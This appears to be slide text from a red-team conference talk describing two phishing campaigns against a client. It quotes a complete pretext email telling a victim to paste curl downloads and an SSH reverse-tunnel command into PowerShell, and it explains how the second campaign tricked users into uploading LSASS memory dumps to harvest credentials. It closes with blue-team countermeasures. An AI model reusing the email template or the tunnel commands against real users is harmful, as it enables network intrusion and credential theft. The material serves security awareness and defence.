- In reality, the commands created an SSH tunnel to an AWS instance we controlled
- SSH tunnels create a connection between AWS server to the phished user's laptop, and therefore the client's internal network
- Functioned as pseudo-VPN to grant us access to the client's internal network

Campaign One




OOTB.NET

Good morning [REDACTED],

I'm sorry for all the emails, but our training program returned some strange data. We suspect your laptop might have been infected with malware. Unfortunately we're having issues accessing it remotely and would like your help one last time. Could you do us a favor and run the following commands? We'll walk you through step by step:

First, please open up PowerShell. You can find it by clicking in the lower left corner of your computer and typing in "Powershell". You should get a result that looks like this:



Campaign One



OOTB.NET

Finally, you should get a window that looks like this:

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

Once you're here, please copy and paste the following four commands:

```
curl http://[redacted] -OutFile [redacted]
```

```
curl http://[redacted] -OutFile [redacted]
```

```
ssh -o 'StrictHostKeyChecking=no' -R 8080 -i [redacted] -p 8443 [redacted]
```

You can paste into PowerShell using "Ctrl + V" or by simply right clicking. Please reply back when you're finished.

Sorry again for all the emails the past few days. I really appreciate your time!



OOTB.NET

Campaign Two

- Users were high seniority employees identified as vulnerable to phishing
- The emails claimed malware was identified on laptop, requested users upload antivirus logs
- Asked users to create memory dump of antivirus process Local Security Authority Subsystem Service, aka LSASS, and upload memory dumps onto internal network share
- As mentioned, LSASS is a Windows process responsible for authentication to devices
- LSASS memory dumps contain user credentials
- Now we were able to access internal network share using SSH tunnels from first phishing campaign, paired with the high-value credentials obtained with the second campaign
- Everything beyond this is pivoting, escalation, etc.



OOTB.NET

Blue Team Countermeasures

- Too many failures to count....
- Block egress SSH
- Don't let users have local admin
- Take down archaic endpoints like OWA
- Don't let humans be your firewall....



OOTB.NET

Blue Team Countermeasures

- Would you let me in?
- Audit physical security like you audit code
- It's irresponsible to allow humans to defend your organization
- Technical controls have to
- What would you do if someone walked in looking like they belonged?



OOTB.NET

Thank You

Questions?

<https://www.linkedin.com/in/corgi/>

Email me: cori.macy@lbmc.com